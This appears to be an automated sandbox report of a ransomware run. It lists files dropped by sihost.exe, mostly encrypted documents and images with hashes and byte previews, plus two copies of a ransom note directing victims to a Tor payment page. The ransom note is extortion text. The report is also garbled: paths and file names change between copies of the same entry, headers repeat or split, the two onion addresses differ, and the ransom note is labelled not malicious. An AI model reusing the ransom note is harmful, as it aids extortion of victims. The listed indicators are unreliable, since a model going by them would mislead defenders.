/PxE....@Ss....z...f.Z..E..*9...+z&gt;..oO2....i...Q.....:8.E.A.6....lh.1.w.gZ.....R.qK...{.\$n.....tW.....Q\$0....`.. C4..~8H1.....',..5....s6...D..VT&gt;..e..y....%. @....=...C.....Qq...4..."....^.....'ya.We.p.gh.{6?...(3K.h.+.....f{8#...6Pg!.._1...AL.....dO...;F+....a8..L..C. </div>

<b>C:\Users\user1\Documents\IPKGELNTQY\readme.txt</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3004
Entropy (8bit):	4.834891694847581
Encrypted:	false
SSDEEP:	48:eUimvpilXMwOH+QMHW0dHrHeH+lgE0UimvpilXMwOH+QMHW0dHrHeH+lgEV:erWxnOEbL+AsrWxnOEbL+At
MD5:	62318A9E589ED3CE4D5AED91188DB708
SHA1:	1C51B8F63FB9DD87C9BBF9714B03D082BBABEDF8

<b>C:\Users\user1\Documents\IPKGE\LN\TQY\readme.txt</b>	
SHA-256:	E7AE9C658A09C776DCA83794E0FD41DD2E8E0CB888626BDF07650E564B4585FA
SHA-512:	5BA95687AF6C750F0DD91825B9F72AABC17B17226FB6FEB7E5AB98DD4F1028C763C4BA72CA0A102F6AC33C8925FB1B2EEEEABA5C0E25D3B848B0AF0F2681B02AB
Malicious:	false
Preview:	ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!.. ===== =====.. Your files are NOT damaged! Your files are modified only. This modification is reversible..... The only 1 way to decrypt your files is to receive the private key and decryption program..... Any attempts to restore your files with the third party software will be fatal for your files!.. =====. To receive the private key and decryption program follow the instructions below:..... 1. Download "Tor Browser" from https://www.torproject.org/ and install it..... 2. In the "Tor Browser" open your personal page here:..... http://aec850e8ac806e10a87438b00eltalkfzj.n5fnrf4l7bdjhelx.onion/eltalkfzj..... Note! This page is available via "Tor Browser" only... = =====

<b>C:\Users\user1\Documents\LSBIHQFDVT.docx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.854308235657795
Encrypted:	false
SSDEEP:	24:5F1go8QgB2jbdRakvJJg8Jfz8ae1nNt5BuF/7rAuzi5vfVUv1MttlfC5X7LZAc2:5t8Qg6vJ6Yfz8ae1NzBu9EBvKMzrj2
MD5:	0CC7541588153BC7060E98CDF4D58825
SHA1:	D2CBC5A518310BEC4C9101DC06E75AE5F143CBA3
SHA-256:	51B624F322A5B831751E08339252CD2B0E70196D580B2E3372DE7367C562E6D7
SHA-512:	92CBDF418277629AF529976321664312A006F753FC0455ECE0514BA2C47598098DED01C8092DFCEC3F4FB66CB4A998E12F076A38FF0D730D4589343AFB258BF7
Malicious:	false
Preview:	.....P}F..".c..9?3../g;..1.'".A.g...J.....N...b.z.k...DI.CX..%\$. .... P... )7...#I.CYN~{m.<...&NW.d..9.....p.?...]...hP.....y.ni1W.#hNd..lu\$.X...x...HA..{...v,1.Sh.F...@.l...s5.eW...:VY...&d...lx...7...:uk5..'..b..2..l}.g. E....B7_,k.d.].zu.! \M..9...X..t..O...'. .....]..1....cH[...T....4...>.s.Ot.....ND1.gE...dCIV.R.....y.=.....JDJw.o...k...V...J.....H.q#.h'..rCYVP.....~R...'.co.../o...S[sql'..O3...<.N..WG0.....~....A.....l....S&..Z.1.S..g.a.._z.^.&lG....[.B.U..P..l.T...].t..... WG..f.<v...cT....En..G.....eR.....a...~..t..UVr.....83.P..}%...:.....E.a.8V0w...O...c.a.V...f...h...j....4\$.y..W.kS...Z.....~O...Sg..eh..Q..l.N....miU.g.g@...^..wQF.UH...D...%y..7..XD.....4&R...E..N.\x'.].\$...7-@..\..n.....Z..}O...%v..[.....R.o@."<K.X..^..h..j..h.v..".H#...t^..syy.....N.....n@...l.D...&G.....&Cj...Aw.t.....+iv..5..eb.^*#.n7C.....h.....g..2>U.y.h...O.=+>./..rf...M.....*%.aP...\$....e O/K<y....N..

<b>C:\Users\user1\Documents\LSBIHQFDVT.pdf</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.865632064719489
Encrypted:	false
SSDEEP:	24:qA3MfNkf+waDkNkiUQ2mh0r3XVwF3Rh93dEuJu4xTiq/q36SxkJS4Cq6VXnlBX:H3M7wrk97XVwF3RhjEExTiq/q36SxkJ+
MD5:	CB38AAA30AC04E852F3ECF452B30DAFA
SHA1:	FFE30DA16D6EABE292F153264C0165FF5D25C5D3
SHA-256:	6274A629AE9BDEA38E10955C72717720BFEC222790EF6103C1732A571A1D8605
SHA-512:	A2795FBD8A6BBE5B8356CB59C8A4BC51543EBFBCEB06F2A6A0C4903E3347D77898CE26DB3AF494114DA09D35BD0CF16EDC11C58BCCB6F8C63646F66930AC7E20
Malicious:	false
Preview:	..#..nw.....G...../..Y.....wA.....`.....J.....?..*.....];Sg@k.....vgi.....T.lxF.oXR..Ol.3.....).c.v.....2k*/.iT...o.?.`{.....3..l..j.....*.i3.1.....a...r.....wN&w.c.(5..O...Y[s;zW..6.....n..#.1ho1.b...ww..7..TfS;.....%...y'.rJ..&2...RB.m9_\_jn.J..G.wv.....,`wrQ..\$.^dA\$...[.ol.....[x8...<Y[<4.NE.?u.....o.RV....IR[h..!L.....:XQ..[#.[\!...7.v..].[C.bnJ.....).oJ4.B..M..Q.]S.....Xs<>..i.eVd.8R.r.....h'.gB1w>M. Wg.?.....;eG.u.....3GB. ....br*...>.n..JR..B....)^..c/.....V%w.../.....%...u..LW..q>.....N:5L..MY ....1..=]....4A+...l..B.....>.....\..c.S.N....+@...((e@.....qR}.....f.4..E.9...GcF...#...C...5....pr.d.4..g..).P@~..U...3R.. .....*P.G.R.....!9t..l.....MX_...Z.E.c6S..7.FpHc.i..".s.....L.d,\$.....m...w.;..h.....;.....p;...!...-U>..UOj.q.1.....F8M...%)8.2+.B.>.im...Y..&1jB.....]l.e\$..."2..Y8.T...JV....P.F....\$4.^jU..8 .....3.'Gf.Qg.'l..H_..J.....S.m..).T/~...o.c.l..N.

<b>C:\Users\user1\Documents\LSBIHQFDVT\IEFOYFBOLXA.png</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.84353416729329
Encrypted:	false
SSDEEP:	24:7iOT1tWE0nsSdH+5w0NUD0kg8FUJM8jX17/owwBIQLP1Kr6J6lGs9jJoj:WOTzWXNHs00kbQMAdoRKO6J6wlJs
MD5:	7A96B3D71CC512798133FBF728EDD70A
SHA1:	A4F3757595F5DCBEBD4D98587AB5EA7932995A7F
SHA-256:	3A564861EF10BDB49625412267CB21A4A6E19BDF73EFF8BEC14CB611016281B2
SHA-512:	5B1403D4740427F8A9B1AE40F49C3DDE3CB6DAB4079134E2FD2D4BCB91CF52E06DCA9CF0253AA64DE227F7941BF342A13A0973DDCDDA5077CE14CAF10821D3
Malicious:	false

<b>C:\Users\user\Documents\LSBIHQFDVT\EFQYFBOLXA.png</b>	
Preview:	m.C.....Qx"nH.9.3#Q..T..kb...^..mzK..}'L..A.....6...2mg:...\$..o.g.XP,-{K).N..?{.../.9.#.)X^R.....G.....i.C...yU...s...BET..FSj.Q.....Tt.?G)Z..4.....p.Q...Dy...6...}.Vs.56.?~.....W..5...h....Q.....;PN%((.....f25(%Q~...E^vz#2.6O...<...g...j.^<_a...?O...8.../...X...a.k.mB.q.....NB.\$...@...}.Eyz%qj.]...u...C.J)....`....._'.W.].....l.iiL<A.../...V...7.\$..N.DU.k.M.vz.v..?E.C..y.@..\$?J.a.pt.....?.....*S.....1x..`.....&.....n.Ex...v..Z.(\$..^b.:/U.o7..\$.4.E..lI5.G.JNixn..Y.....T4.....(.....J.HG..1..+=V.G.....s..0m..Z.Y..w.Q....YT..>\$..*...?.....T.y..B...^y.....z.h..aW...6R.j..].....1G..".lWxX.K~H..1.....r/.Ng4.v...ck.w...i.Q.Y.8.>/....[.Mpl.6.S..29Q...e(.).s.C..Gh@. .1R.....Wa...VpSN[.,W .ObA...VV N.3.i..4.@...%.....[.?.?+\$i.)t<.....j.5..E*...M.V\$.sl.....>.p.F...m'}.\$.&...U!.....0...5sc#.a...<.t.L.QO5..D../.....7.l..L..&o..H....7...ty.b...!.....)..

<b>C:\Users\user\Documents\LSBIHQFDVT\LSBIHQFDVT.docx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.852486498732989
Encrypted:	false
SSDEEP:	24:1tN2lssPgs9njRs65MWxwA8WjE9DMdtC5Qfp8hExKCcsOy4tuzJ:1tN2ljoszsz6Xn81MdwKp8Cad0u1
MD5:	73593ACD06CE4557E4CAF699A261455E
SHA1:	C97E82C964E75D78ECA9AEC9A8085F2C1A768C1E
SHA-256:	FABAD5AB3A4FE029C06C1F727323FDDC726F8B8D3273585790301A770A894092
SHA-512:	7B95A68ED04E963D860DA13F8DB17A8B569F27548A42AC117F817D3C7B86B4F1FF06E7284591B092A768BD3F831FCEC4169C32258639530580A85130A74FAC10
Malicious:	false
Preview:	...../.....F.B.....Ri./R.....}.j..lo..K..B...%w...>..=.....^[...n..l..W...lD.....0...dg(.....wo..l...Y.C.Xp...=.G.....k6X..9.*.2..fW[.-y.4....X..#....._...6..N.....S..l.. .Htcj..*.7h E.n...:k...`.....O..3 ... .1.V..7C~=.\\A.(c#jw.../..@.r....D...a- y.j-ew^....*.jpO.S...)B*..hln..6..6.A.5.<Y.....+d..qd<T.X.z.yv...u>.....;Cs...y.....Wj]..... .k.7.i..8...^.....O./..X.g....{....>..4..M[.9..Zk;g..@zQ.9....L.h..U..K....[L...N....Y...6..N.2.=!D.(.'lW3{...g.....(Na.s.k&..T..>..Wr.+G..qT.o.P.l3..\$cq90+.....#..._z....Z.....X...M..o....;s.a..P.....X.....?+U..Mm.8...P+Y..G.H.R!/!E...*)jo.spT.2...dg..j...p[...i.Z.%L....f...Lk....Q...l..0<U.gy..i.\$...r.f.&D.....{&..\\...l{.....Mm./)....-nY....)..Z...zz.X.s6..f-.....F.V.h...%5\$<...c..p..a.#...jT.p...C:6.."G.v.....y..o.."X.BD.BJ..H\$<..91 uP....y..6..A^..F6T+}.?r.K.B.Z...b.mx.g....g....#...5..Gx...r+Q.7.....^m.....G+.....

<b>C:\Users\user\Documents\LSBIHQFDVT\QNCYCDFIJJ.xlxs</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.84028003152683
Encrypted:	false
SSDEEP:	24:UJZhUPlHedrZ7kle2WuljxmDZUSH6okw6dsV3Y2PrMa1ykJP7HMTgRhEYy:qZo8rkle/u6VUBmVI2JEkd7HMTgR2D
MD5:	DAB90FFB32CC56C44B9DF82EABD7B5C0
SHA1:	E3E6242865FD141D64EAC8F77C755565050C0C25
SHA-256:	AFCA9BB6FBB8119AB34C47C65677D5E074A9584546DFD26B6C496CC9A7758CA0
SHA-512:	92E653D87EC9EFD658DFD3CBB05B38499DBC97CD4C1912DE7CB65F7427081CF1515CEBCDDF017E710C57A81C2844232237BF1D8D2C11638D0AA8AC8C10B8C5F
Malicious:	false
Preview:	...l{Z.]W....a.u...T..(R5..B\$.H)[...pGA..l...{F?H....JH..~n..`&<U.O#n..`XTaX@qE..o\YX..jNAi.l..d;...tH..}j.W. .li.....QcY7.5".d...."S.3%)l\^...mT.NCU.. ...[.[5..).5..U.U.....4zu.B..^..r..l.=7.l.B.g...w...cl..}Ta.B..[Uk..._`dH..A...Y.c...n.Y.,C.z.:A.PY.b..6.M....h.V.d.V.a]i.AUl..j.u@...p...l?..G.....0.....4..l..3.....!K.`.....2.z...=c.....bs.>#.m\$5....V.h...9.X...V...Y.{.....*x.2?.....R..J..{...Wl.O... .....&U...0g].xO.%t)...bW./.....=.0...2.....F.D.)`H.....M5..C...yM.C!..., ".l.j.(3Wa...W{..R)}.ZH.5. ...>.y...Kj;..muL...l..E.. .h..7_="k.w...N....N...7ZV....s..lf.8.nl.\$?..._4e....XV.+m@...@9..AVT..Mz.X...`..S..h.....B..a.M.@..L...B.8q.c.j.QA.5....D..3..KE..(..e...u..r....D.O....x...1...^..;3=..U.RU.[...A.6 B..W]....11...b.>c..)'U..~.CO. x...7.#H...%..#...>.....7.eM..t.m.W...>../...m.....?'z /.....l[.l..0)`..xb...].../<a.....6..)_...s...j.v.gF.....

<b>C:\Users\user\Documents\LSBIHQFDVT\SQSJKEBWDt.jpg</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.858606899605877
Encrypted:	false
SSDEEP:	24:nDF6+FyqUasyk6p5ROWg1vAlHkDvN7HlortaXF3i0XiKw:nDjuasybYlHkfdYrtqFS0XiKw
MD5:	F499B3C27BFD38CCA2097523F0A0B9F2
SHA1:	CA3FE9E0DD80ECB850229BC19D59144A7071DF97
SHA-256:	C248655E9A8DDEBC560DF721297B7CA7E7057407DBF27BD6923BD8D1BAECD179
SHA-512:	A294DD4A89F7FEE69203B0B0FE694ED06E7A433C01D61A090C831C6F03E4BC081FD85FE7A20C41433CDD7B2978F595B00FC8B022897851887C22DBAD0578DB7
Malicious:	false
Preview:	..5.....!~{3...M.Y..t.o.....q..0+.....k.w..W...o.8.B...:1D].....\X.M.#..#.z.F..7...ii.j]....0.....8..+XxS.n..@(...C...d..Ds.u:...`b.k./R%.Wv...l\$.y....P....!z...\$l..{.....'.c.@.../'...i..l...A:"..u....`U...b.Q:.....X.z.....qK..t.PQ...D;.....R...HyJ..B.....6...x....7}.~.....&#fY..~l..K.1_={=...2R3e8e7...f.T.G.x.T.....nSO.g..-lq.}.A.W.w.F..5..gP./PW:...Y?..#R...^..l...>..R'.<!)\$OX.l.....Y.B..px7.l.N.g.G.....G.....J.c...;.....S..fc/'8`>... .j.RD..Z.vP.L.l.Y.#3.3....Z.O..._o.<W.C5.l.....1-...b.H;.....@.....?.....b.q.f.v.t.u.....`Z.....<...-?.....'v..4...U..S.&r....u..2@....X.w...s~Bc.....'k.B.E..E...%.s.(a@..F...5...F...q'<...y:...o.=?l"~&.(.). . ...*?*=...Ma.. .u.K.^..l^jo.."^....S...b 6..%.U.G)k.V.Ky0.d.....m...k...W....k..>..O.Y...G.u.l'..K.S)~S..{B.....U..8.....lT."G..l

<b>C:\Users\user\Documents\LSBIHQFDVT\SUAVTZKNFL.pdf</b>	
Process:	C:\Windows\System32\sihost.exe

<b>C:\Users\user\Documents\LSBIHQFDVT\SUAVTZKNFL.pdf</b>	
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.836749634799338
Encrypted:	false
SSDEEP:	24:iq0FC11DJPYo+8Lx5johl4lBCWOMSJlBgbJFhwLSrODn+4volRi7cZnS:QU7FJgo+8l56lfE8LMSlBJFhwGrpzVS
MD5:	CC34864CA37FF6468952761D148B97A5
SHA1:	62D24C618851F31B8652958880CCD49043A8EFEC
SHA-256:	2BBB5A8477E341061506FAFE28B232D28AD8C9D93FBFFD1E1AB5BF89E7605663
SHA-512:	DE4F0D9D01FBCB8EB5350197D095BC01A1DA7DC209BD9AE60DD04D4248F906A5A0F43596B4EE56594F90BDD1B8E65D8AD7B5B7B664EFB2F92E4D6FD05C8EC881
Malicious:	false
Preview:	..c.....`L.....#....X3..Y.v....IV.@.....Y.Q...L.U..F...bQ.R5....hL.....!n...1.....!a..l.?m..v bF.[dY<.(8...M.G?W....-.6JIW...l.F.Y...j>yq...3...6...u...!!*...B...s(.....r...4...h....@S.. k..h...9%...U.v...P[.L.m.....y...j.P/%...`Z...\$N.....jvW.....rs....k_)^....tH....9....w.....h....p..s{....bSz....E.....H.*ue.dEjo.9...<.\H.J....l...m.>..%4.....Q..4f3...a+hRc.[W..#..y..f.. :A.....A.o`.C.D.)...^*(p6..[/.[G@.....Xi.Bq...!....`4'.z..].....t.BX...L..bM../Y...9.m.4....Q*.....p.s..lq.5.:UG.7.....n...~..DP?{(fk.....&.\$^+..6.pll.H.HV?...6....U.1e.!>b....<U.. ..3..(/.[B%r.9U..k.=...+~-'.....<.T^..h6.."a.....H.....m.{O.^.....G.pD4.lw.t...V....6.9....*.....!P-...1..O.....-Gv.#.....[...y.A.w.#...Q..0...x.B.wR^g.K..v...`ln.'{...}6{..w..G2 ."=..U5.....d_.....s.u2.....p..M..`.....&V...`.....*...7D.c.lt.O..A.....pZ.LQl/...o..V.kj.\$5K.S..f...t..+.=#...PF.....?.....rA<.>..^"..G.b.Yz..

<b>C:\Users\user\Documents\LSBIHQFDVT\readme.txt</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3004
Entropy (8bit):	4.834891694847581
Encrypted:	false
SSDEEP:	48:eUimvpilXMwOH+QMHW0dHrHeH+lgE0UimvpilXMwOH+QMHW0dHrHeH+lgEV:erWxnOEbL+AsrWxnOEbL+At
MD5:	62318A9E589ED3CE4D5AED91188DB708
SHA1:	1C51B8F63FB9DD87C9BBF9714B03D082BBABEDF8
SHA-256:	E7AE9C658A09C776DCA83794E0FD41DD2E8E0CB888626BDF07650E564B4585FA
SHA-512:	5BA95687AF6C750F0DD91825B9F72AABC17B17226FB6FEB7E5AB98DD4F1028C763C4BA72CA0A102F6AC33C8925FB1B2EEEEABA5C0E25D3B848B0AF0F2681B02AB
Malicious:	false
Preview:	ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!!. ===== =====.. Your files are NOT damaged! Your files are modified only. This modification is reversible..... The only 1 way to decrypt your files is to receive the private key and decryption program..... Any attempts to restore your files with the third party software will be fatal for your files!.. =====. To receive the private key and decryption program follow the instructions below:.... 1. Download "Tor Browser" from https://www.torproject.org/ and install it..... 2. In the "Tor Browser" open your personal page here:..... http://aec850e8ac806e10a87438b00eltalkfzj.n5fnrf4l7bdjhxlx.onion/eltalkfzj..... Note! This page is available via "Tor Browser" only... = =====

<b>C:\Users\user\Documents\NEBFQQYWPS.docx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.860162591310388
Encrypted:	false
SSDEEP:	24:BX/DJqu3xVZsjDntbrij7ef8GUrWbYlfz/4D2eLliCZ2Xddo96axoq3Pz2YLbtp5:h1r3RATtOEXlW7fz/4D2KkVZXd2NxbvZ
MD5:	1AAEA43ECD9378F5CC7083E139902ADA
SHA1:	8FE86573DE4E5F17692AAA46F3B32D713BB5AEEA
SHA-256:	FD5C697848A5ED8A0F32563FAD7066101091C4B247778A4FEA4A41D689C61694
SHA-512:	2F13D1F482E1C564B488835CEB64C3827702C42DA0F059D33FD6BA2B427FE78DE251ECF23F533705D3402DD1BA3268ECB382438C38F8CA70E94A8EC3BC1800FB
Malicious:	false
Preview:	.x..c..._jd.-.W....}3&..!l."V^..G..j5.....Y%[ B..m..T:..t..n...O.5.(l...-..._NF!..!J-.0.....^x.b%.....5...f.K.....ng..RP'.Sl..x:p.....l....ksu.v..w..2Jr...bh.Z...+.....u[l...._c.L....#V ...6M-.e.P7.....?K.....fn.....!..o.X.C\$.tB9..B....m...G...9{..N.Jd.v.....M..1.{.F.6kC..O..A.#2.C..Q.v*).....-]n".....d.6.p...%gi.*.,Q3{...07...R.A...l.i(.i6.0@.7.A...{wS.U...sV.f....` 2....p^@-...9.....\$l..D..\..B..\$.W.nJ..*..8.l...~_T.6.=V..*@...OdY...k\;..._LD8...U.5.l..y.k.%w.uBF',...e.r7}...@(-.S..J9..Z.Vkw..31.=}...N..z.=J....`Vg.}j..!D.O.v.TWp.l.y. <3.O.=...5..zBCS5.....!g.....M.a.(J.....R..H1....S..@?.Z.8.T...S&9.^p*...-88..c..~..cx...2ce3@HG.[...O.....G.m.F..q.....\c.8Z9..8.9..X....S..>..5..6(.o..L..jh.. ...K.q.l.T. .9.A.l.-.#.l..c.N.%W!.....h...+&6j...w.9.....j.....Go..f.xG...5z>.{l.qj...VU...J...K.G.....o.....'.1.4.O...n.vh\.....a.g5R... Y8.3..v.pM...w....K....b....j..r\..p>...a.o.}?X<.

<b>C:\Users\user\Documents\NEBFQQYWPS.xlsx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.84046254448587
Encrypted:	false

<b>C:\Users\user\Documents\NEBFQQYWPS.xlsx</b>	
SSDEEP:	24:M5vvkd\NsvjckfJ8vx51NsKewclj5sCiQD630U+58II4A5iMfkM:Mxva4ckfJmP1DewfFsCi5658HAlcM
MD5:	FC4F245BD4F6E01D2C389A39B25252F5
SHA1:	D82351AB06B83BAFBDE964838EDA9D968773A7D0
SHA-256:	3A21129774A83A3C9D9B2860EAF8A4807B3F9FBF8A7AA6201EC1D0C514E99AF
SHA-512:	178ACCB24E0C7B4C592A4E1A8BB43DA61AB0F7EFEC37CC28090FF795E33191C39588289D3F4AA0D5F904605C240245A7622303379F6AFD40F11CBFD45A102C1
Malicious:	false
Preview:	..it...5).....4..V...%G...j...#...{yV...-d..o8]..6.1...^..bm.....5IX...e^.....RD.K.t.t88.....mM....Q7I.0.EU.e.xm....VDt...\$......=x"...T..5...N.H...#@-g.....".4^C,...wmu.....&.....^H. ;w..9...-l...y[.....c@~...'_o...Q3.....i.\$.....gc<...q..6....d.P;..."....L.....naW.....#R.">~u.^7...z.....Q.o.....kE..R.}.V.'+...^..1.C..l...a;B.....j..j_~:Z.W5V>4N.....:..{.}. l.....1.r...S].X.*E.V.T6..R.....u...w.....K.... ?.....sV.+Q.+M.....K.tt,7..'\$4e,...e.Y.....=X.g^..W>k?=g..V^W{o..l.&g..z.&.`Ew~?~*gjV.Q~..TP..%.....<6..E.(...d..]o..la...wyc ?<...<fqa.L..3.....u1..j.%..Z.....`3mZ...5.....i8S..*....".sd^.(...yA...B9.....D).eq4^Z_..Fr?>~...g.q..._t.....r6d.r...X.....f....<...U.r3.4Q...<..uE..A....@F.[..... ...N<7_ j.....A.Q...T\$...Gi....b...i....cAf.YSS.....9P_..lMd..{."0.....lL. r.c.2.fp..wU.y.2_...p=...c.n....".Uby.l...yx+,'+y'Q.....5..Ey..j.YB.b+..E....".Q.

<b>C:\Users\user\Documents\NEBFQQYWPS\NEBFQQYWPS.docx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.842650978637729
Encrypted:	false
SSDEEP:	24:wskIMTf8m348Y9wm99fwtyQjn9xn6OXcZv30IIz4TfgrxfTkEMIUXAj4QgZImC3Y:w0MT818kwm9qvjrXcZvE2Z47gavPjNgZ
MD5:	9662A5D86F4A9D7B9FB3AAB32F5E7972
SHA1:	7126F3CC48372C358754ABBEF7B7D122DFC49188
SHA-256:	4A0F6B52FF0A92407A5F3CCE0D537531F4BE1525C840E6DA0E9D3C10BC512E30
SHA-512:	14038C414C7E1C0C9176CB1F632A34912811799A33684F8E774440EDADC7E50C862BD32520749D8EE76AAC8C03EA23C0BAB5925ECC0454C9D31FFCCDAE9FA71
Malicious:	false
Preview:	....U1...Z.&.m..n..t..d..0..{+??<.....~..@...i.-x...Z/y~.....Q....b..j.a..=g.n....)*.en..~...M.m.xU.....=.`ux.(...u....n?...a....J:..%5.<fl....X.-...9m..Y..z..4..L..r[a..783.0...Y...9!.u..~] .d....c8...5..5zp..<.....#.N4.[.....r.td.l....J....\$%.m..+.....].1R...V8U.....p%i...3hF7#...#.O2.fZl....v.s~.2..f....E..Q....g...._s~d[.....].Q..._i.h.m.yZ.KJ.....[.5...Bll.....U .P...g..2K.f...k.w."....Z..[\$@...Zl9..#....<j.....].Bly..&...@{ Ou... L..J.^[.b..%..b<J..7...1K7.x.&S[r..l..l.u2..j..r.#.....B.?Lo...3.h.."...=.;&T...l....(V...mM!....(5..<..6N.. <lIk.v&3..b.]3...Al...Q..ol!...'Z~u.o.'.._.....H]Sp.[[vC.#.&]n.....h+.....1.O..(..?.....p4..9...&W...l..'...P&e.z...*.8...V8C.dk...~/D...X....."....u..5....a....B_....u(....p... ....C...C...M.....W.^h.=.....wa.4...6...o8..lWD.S=h..R.AR..A!..o)..o H.s...<..rf.....E..S.....XU.S.....Y6.t.u..7>[TP.(...M.f.F..4'.7.C...T..

<b>C:\Users\user\Documents\NEBFQQYWPS\PIVFAGEAAV.png</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.845789735761763
Encrypted:	false
SSDEEP:	24:aHqM9pGm6Gx36TpmuugZiOxnN0heyeHkcG9pJbJU6Tnr0GBdg7Mr:aR9hxKQuulT0sjHj+TbJU6T4Gk7y
MD5:	13C1F58A3186AD348B218FFD56A6DC94
SHA1:	1607ACAEBBC12451E6904DE64A2654A092DC0F5FA
SHA-256:	DE37B93AAC2B660623CDAACFAB14CD93DAC66E17C78CBFFED854F1317B9315F0
SHA-512:	FC13FC3949641C3E5163681B81EBEE9015AA1F16F91F0A728980200367F88D2BA6D211E210E367DB428DC37E304259B6BD37703062048E6D5E714D2A15B40BD9
Malicious:	false
Preview:	c.t.<y.aBvC.n*P..7.....t.[Lzl=SZ.....uMP..z...d..n...48.R....i....!Um.o.V...%!.!@.]@...D.....".w_.....f. TA.....]....6.J....aE..8y51....V.T...):...u....D....r.*S_H.....Y....2s ...e.C..VJ.....0.; ..l..b..../...+.....jR..%t..w...`~{[;q?...n.G8...K...v.lujJ]..\.4=IJ...bJ.....R.T\.....FE0S...1.L.....}.H...%<n..2")..k.N&....l.zF...;....%\~.N...w%<5...j. ..%i.q...8g~...RV.J..e.0...B....}.c..=;>....k....^l...x+k...@.....+o....9.8...v...OC'.a...H....3L.SH.....}.D#C R.i....M.pw.h..U..9.C.u..T>6X.....Ou...E+..HRD..."G. ...v.xN!.=.....o.q../..W.8S7..@Te....!....\$.J.....g...b5....5.3 @...Z.g.{@.P0..l6.....\$gA.[M....2.z...l..2..l.A3..Y;(x.rw.)i.....n!.=..<a....Qm1~+.....yl.. ...G ....E.1..CH.-o.x....K. ...6.._d0...R.F=.....2..d'l..m5..@.l0..K.[...87.4....Q>...O@.E.h..H..IA.....%.U....{+).M...f.h.....A.GZ#K.wT.....1;_fVQSHD....?X.o>...\$.1YU.. <..i..

<b>C:\Users\user\Documents\NEBFQQYWPS\PWCCAWLGRE.jpg</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.851500152944476
Encrypted:	false
SSDEEP:	24:ANx\Khr0q1FQwHzHDYnyWJ2lcre2q0QR8F4G/GS2hrLv2rHLVsyAs:Fhr0qcwHXyNr2leKG/GLN2H5JAs
MD5:	D61DB515A08C267708DC3833197F6636
SHA1:	349CFBFD4BA86E84708BCF3F488C314514442D8D
SHA-256:	446F8C4A53F4892BC89C46AF1629DC392F3336062DA95DAB85492420EC373B1F
SHA-512:	FBD11B162AEFFC02AEA0B873DC3D0AA541AEB8ACBD70560BA79D0ACC04AF677A338D5B1713795A0F22CE0F5A631776CB818DEFA7DC2DECB700B0E4966542A7
Malicious:	false

<b>C:\Users\user1\Documents\NEBFQQYWPS\IWCCAWLGRE.jpg</b>	
Preview:	.6...G.....*n.....{}p.).....a .Q...o..!#m....V... ..<1. GX.0K+_Y_)....r....b.j...CR...S.G...#i...X]y<.....(..u...(...#..... 7...l..lU...w.S...L...X...'-n.....,RR..u.?k....)..?z.0...X.A .+...y.... ].4...7...u..y.....l.....4....H.t/1...4.{.7.&F?.NM.u..{.e..Q.....#"1.P..o...v..}.C.[v.W..p.;?.....i....di0.r.....\..M.i.tg.;H..B..._Sp.....6.+T..-=-.p.g.....c..r..)...Mb.O...&* {.....6..C./W.LED.K.S.fS .."..=O..D.B.\.8s.... #..B..k#.a7Sx{..A3K.g.a.B... ?2\...N...h).b.k.+%...1./U.#..'&8../h.\.'!B.V72.x..M.@{...gk..^j.7i....&E~..R..^1...CZ8=...2...(..... ^...#...Vt...V.Y..ln...+_H.2.4...s.S.F-.....q.C.6.....\$p..T.....,lllX)1.7.g...K.."#7.t..O2X0..DG..".....)N..O?.....<.....)O. .j-i ...^}t...R.#.....6..0[.....3..A3T<."...].1[l...4...n.....+..~.BsTR.`...M..l..ZuT....H...M.J.C(X!..l...K...H5..rY..G.....2...8..d.[&.?M.BK.....-Z...).l.?8.BG

<b>C:\Users\user1\Documents\NEBFQQYWPS\QNCYCDFIJJ.pdf</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.846962049983888
Encrypted:	false
SSDEEP:	24:2ZqX4zQldjHP5i7xL5uV8yKbltMS1jkVxCuNsu12F/BBllDgkjlz:SqX4zQl90v6fjKVPNihBazz
MD5:	A17A510DBCF91F53E799830E0674AB47
SHA1:	82AF1AE9832D7F9FBB7B80F3E28B61FB957D08E6
SHA-256:	3B1817FD465FBCA75D581E17256814A78D398C896D5A6AA57DE4C08326A91EA4
SHA-512:	E808BBC2796ECB1FA96160BF1AFABFDFBCD3431EE9733231F18F79A09D0061597CE3098B425921C737ECFCDE1FF72352F090D56163D7A931EB9CDD6B4FCCEFC9
Malicious:	false
